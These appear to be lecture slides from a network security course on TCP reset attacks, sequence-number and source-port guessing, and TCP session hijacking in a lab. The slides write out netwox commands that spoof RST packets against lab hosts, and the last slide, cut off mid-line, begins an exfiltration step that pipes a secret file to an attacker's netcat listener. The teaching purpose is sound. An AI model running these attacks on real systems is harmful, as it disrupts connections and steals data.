Setup: User (10.0.2.18) and Server (10.0.2.17)

Steps :

- Use Wireshark on attacker machine, to sniff the traffic
- Retrieve the destination port (23), Source port number (44421) and sequence number.

TCP Reset Attack on Telnet Connection

```
Title:  Spoof Ip4Tcp packet
    Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32]
    [-B]
    Parameters:
    -l|--ip4-src ip                IP4 src {10.0.2.6}
    -m|--ip4-dst ip                IP4 dst {5.6.7.8}
    -o|--tcp-src port              TCP src {1234}
    -p|--tcp-dst port              TCP dst {80}
    -q|--tcp-seqnum uint32         TCP seqnum (rand if unset) {0}
    -B|--tcp-rst|+B|--no-tcp-rst  TCP rst
```

```
$ sudo netwox 40 -l 10.0.2.18 -m 10.0.2.17 -o 44421 -p 23
                 -B -q 319575693
```

Using netwox tool 40, we can generate a spoofed RST packet to the client or server. If the attack is successful, the other end will see a message “Connection closed by foreign host” indicating that the connection is broken.

TCP Reset Attack on SSH connections

```
seed@User(10.0.2.18):$ ssh 10.0.2.17
seed@10.0.2.17's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-37-generic i686)
 .....
seed@Server(10.0.2.17):$ Write failed: Broken pipe        ← Succeeded!
seed@ubuntu(10.0.2.18):$
```

- If the encryption is done at the network layer, the entire TCP packet including the header is encrypted, which makes sniffing or spoofing impossible.
- But as SSH conducts encryption at Transport layer, the TCP header remains unencrypted. Hence the attack is successful as only header is required for RST packet.

TCP Reset Attack on Video-Streaming Connections

This attack is similar to previous attacks only with the difference in the sequence numbers as in this case, the sequence numbers increase very fast unlike in Telnet attack as we are not typing anything in the terminal.

```
Title:  Reset every TCP packets
    Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
    Parameters:
    -d|--device device     device name {Eth0}
    -f|--filter filter     pcap filter
    -s|--spoofip spoofip   IP spoof initialzation type {linkbraw}
    -i|--ips ips     limit the list of IP addressed to reset {all}
```

```
$ sudo netwox 78 --filter "src host 10.0.2.18"
```


To achieve this, we use Netwox 78 tool to reset each packet that comes from the user machine (10.0.2.18). If the user is watching a Youtube video, any request from the user machine will be responded with a RST packet.

Guessing the Sequence Number (with sniffing)

Maximum of 2^{32} Sequence Numbers Possible.

However, the server will accept sequence number that is within its window


The window is defined from RCV.NXT to (RCV.NXT + RCV.WND - 1)
(RCV.NXT is the next sequence number; RCV.WND is the window size)



Window size can vary from one system to another and one application to another

Strange Attractors and TCP/IP Sequence Number Analysis - One Year Later
http://lcamtuf.coredump.cx/newtcp/

TCP Reset Attack (without sniffing)



Spoofed RST Packet should have the right TCP signature

1. Source IP address (known)
2. Destination IP address (known)
3. Destination Port Address (known)
4. Source Port Address (unknown)
5. Sequence Number (unknown)

Guessing the Sequence Number (without sniffing)

Operating System	Initial Window Size	Packets Required
Efficient Networks 5861 (DSL Router) v5.3.20	4,096	1,048,575
Linux 2.4.18	5,840	735,439
Nokia IPSO 3.6-FCS6	16,384	262,143
Cisco 12.2(8)	16,384	262,143
Cisco 12.1(5)	16,384	262,143
Cisco 12.0(7)	16,384	262,143
Cisco 12.0(8)	16,384	262,143
Windows 2000 5.00.2195 SP1	16,384	262,143
Windows 2000 5.00.2195 SP3	16,384	262,143
HP-UX 11	32,768	131,071
Windows 2000 5.00.2195 SP4	64,512	66,576
Windows XP Home Edition SP1	64,240	66,858

```
chester@aahalya:~$ cat /proc/sys/net/ipv4/tcp_rmem
4096     87380    3493888
```

(minimum, default, and maximum window sizes)


Accepted sequence number range : 2^32 / 349388 < 1500
2^32 / 87380 < 50000

In reality, a better estimate of the sequence number can be obtained.

Slipping in the Window, TCP Reset Attacks, Paul Watson, 2004

Initial Sequence Numbers


- ISN are not truly random
  - Problem occurs due to the closure protocol (4 way handshake)



Initial Sequence Numbers

- Are not truly random
  - Problem occurs due to the closure protocol (4 way handshake)


Why TIME_WAIT?



Without TIME_WAIT, there is a chance that this stale segment may get accepted in the new connection
If the initial sequence number is less than the old sequence number

Initial Sequence Numbers

- Are not truly random
  - Problem occurs due to the closure protocol (4 way handshake)



Make the TIME_WAIT large enough so that any stale segment will reach before the next connection is opened. This is the TCP's quite time.


2MSL is approx 4 minutes
This can reduce the connection rate

https://tools.ietf.org/html/rfc793#section-3.3

Initial Sequence Numbers

- Are not truly random
  - Problem occurs due to the closure protocol (4 way handshake)

Heuristics used to reduce quite time: either use a timestamp with each segment transmitted or ensure that new sequence number is greater than the old sequence number.



https://tools.ietf.org/html/rfc793#section-3.3

Generation of Initial Sequence Number

ISN = M + F(localhost, localport, remotehost, remoteport, secret_key)

Hash Function to ensure that an attacker cannot predict the initial sequence number after viewing some other connection from that host.

4 microsecond timer to ensure that sequence numbers are random (monotonically increasing counter maintained by TCP)

RFC 1948

Number of Systems behind a NAT

- Network Address Translator
  - Remapping one IP address space into another by modifying network address information in the IP header of packets while they are in transit in a routing device.
  - Used when
    - A network was moved : IP addresses don’t change, instead the gateway provides a remapping
    - IPv4 address exhaustion : one public address of a NAT gateway can be used for an entire private network.

Number of Systems behind a NAT

- Network Address Translator
  - Remapping one IP address space into another by modifying network address information in the IP header of packets while they are in transit in a routing device.
  - Used when
    - A network was moved : IP addresses don’t change, instead the gateway provides a remapping
    - IPv4 address exhaustion : one public address of a NAT gateway can be used for an entire private network.

- Sequence numbers can be used by attackers to identify the number of machines behind a NAT.
  - Each machine, will have a different initial sequence number space.

Ephemeral Port Selection Algorithm

- In addition to guessing the sequence numbers, all TCP spoofing attacks require the attacker to know the IP addresses, source and destination port numbers
  - IP addresses, destination port can be determined easily
  - Randomize the source port used

- Ephemeral ports used by client systems and assigned by the IP layer
  - Defined range by IANA is 49152 to 65535.
  - Use in Linux kernel is 32768 to 61000.
  - Windows XP is 1025 to 5000; Windows Server, Vista is 49152 to 65535

Ephemeral ports in Linux /proc/sys/net/ipv4/ip_local_port_range

Ephemeral Port Selection Algorithm

port = min_port + (counter + F()) % (max_port - min_port + 1)

- port: Ephemeral port number selected for this connection.
- min_port: Lower limit of the ephemeral port number space.
- max_port: Upper limit of the ephemeral port number space.
- counter: A variable that is initialised to some arbitrary value, and is incremented once for each port number that is selected.
- F(): A hash function that should take as input both the local and remote IP addresses, the TCP destination port, and a secret key. The result of F should not be computable without the knowledge of all the parameters of the hash function.

Ephemeral Port Selection Algorithm

port = min_port + (counter + F()) % (max_port - min_port + 1)

- port: Ephemeral port number selected for this connection.
- min_port: Lower limit of the ephemeral port number space.
- max_port: Upper limit of the ephemeral port number space.
- counter: A variable that is initialised to some arbitrary value, and is incremented once for each port number that is selected.
- F(): A hash function that should take as input both the local and remote IP addresses, the TCP destination port, and a secret key. The result of F should not be computable without the knowledge of all the parameters of the hash function.

Nr.	IP address:port	offset	min_port	max_port	counter	port
#1	10.0.0.1:80	1000	1024	65535	1024	3048
#2	10.0.0.1:80	1000	1024	65535	1025	3049
#3	192.168.0.1:80	4500	1024	65535	1026	6550
#4	192.168.0.1:80	4500	1024	65535	1027	6551
#5	10.0.0.1:80	1000	1024	65535	1028	3052

```
/* Initialization code at system boot time. *
 * Initialization value could be random.    */
counter = 0;

/* Ephemeral port selection function */
                    num_ephemeral = max_port - min_port + 1;
offset = F(local_IP, remote_IP, remote_port, secret_key);
count = num_ephemeral;

do {
   port = min_port + (counter + offset) % num_ephemeral;
   counter++;

   if(four-tuple is unique)
      return port;

   count--;

} while (count > 0);
```

CPNI, "Security Assessment of the Transmission Control Protocol (TCP)"

Ephemeral Port Selection Algorithm

```
/* Initialization at system boot time */
for(i = 0; i < TABLE_LENGTH; i++)
    table[i] = random() % 65536;


/* Ephemeral port selection function */
num_ephemeral = max_port - min_port + 1;
offset = F(local_IP, remote_IP, remote_port, secret_key1);
index = G(local_IP, remote_IP, remote_port, secret_key2);
count = num_ephemeral;

do {
    port = min_port + (offset + table[index]) % num_ephemeral;
    table[index]++;

    if(four-tuple is unique)
    return port;

   count--;

} while (count > 0);
```

Nr.	IP address:port	offset	min_port	max_port	index	table[index]	port
#1	10.0.0.1:80	1000	1024	65535	10	1024	3048
#2	10.0.0.1:80	1000	1024	65535	10	1025	3049
#3	192.168.0.1:80	4500	1024	65535	15	1024	6548
#4	192.168.0.1:80	4500	1024	65535	15	1025	6549
#5	10.0.0.1:80	1000	1024	65535	10	1026	3050

CPNI, "Security Assessment of the Transmission Control Protocol (TCP)"

Pattern in Use of Source Ports

Predictable way with which ports are allocated in various systems:

Operating System	Observed Initial source port	Observed next port selection method
Linux 2.4.18	32,770	Increment by 1
Nokia IPSO 3.6-FCS6	1,038	Increment by 1
Cisco 12.2(8)	11,000	Increment by 1
Cisco 12.1(5)	48,642	Increment by 512
Cisco 12.0(7)	23,106	Increment by 512
Cisco 12.0(8)	11,778	Increment by 512
Windows 2000 5.00.2195 SP3	1,060	Increment by 1
Windows 2000 5.00.2195 SP4	1,038 / 1,060	Increment by 1
Windows XP Home Edition SP1	1,050	Increment by 1

Slipping in the Window, TCP Reset Attacks, Paul Watson, 2004

TCP Session Hijacking Attacks

- Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
  - The receiver will not be able to distinguish this spoofed packet from an actual packet
  - Attacker may be able to run malicious commands on the server

Hijacking a Telnet Connection

```
▶ Frame 482: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
▶ Ethernet II, Src: CadmusCo_c5:79:5f (08:00:27:c5:79:5f), Dst: CadmusCo_dc:ae:94 (08:00:27:dc:ae:94)
▶ Internet Protocol Version 4, Src: 10.0.2.18 (10.0.2.18), Dst: 10.0.2.17 (10.0.2.17)
▼ Transmission Control Protocol, Src Port: 44425 (44425), Dst Port: telnet (23), Seq: 691070837, Ack: 3545452504, Len: 2
    Source port: 44425 (44425)
    Destination port: telnet (23)
    [Stream index: 0]
    Sequence number: 691070837
    [Next sequence number: 691070839]
    Acknowledgement number: 3545452504
    Header length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
```

Use this number

Set up: User : 10.0.2.18, Server : 10.0.2.17, Attacker : 10.0.2.16

Steps:

- User establishes a telnet connection with the server.
- Use Wireshark on attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (44425) and sequence number.

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on Server called "secret". If the attacker uses "cat" command, the results will be displayed on server's machine, not on the attacker's machine.
- In order to get the secret, we run a TCP server program so that we can send the secret from the server machine to attacker's machine.

```
// Run the following command on the Attacker machine first.
seed@Attacker(10.0.2.16):$ nc -l 9090 -v

// Then, run the following command on the Server machine.
seed@Server(10.0.2.17):$ cat /home/seed/secret >
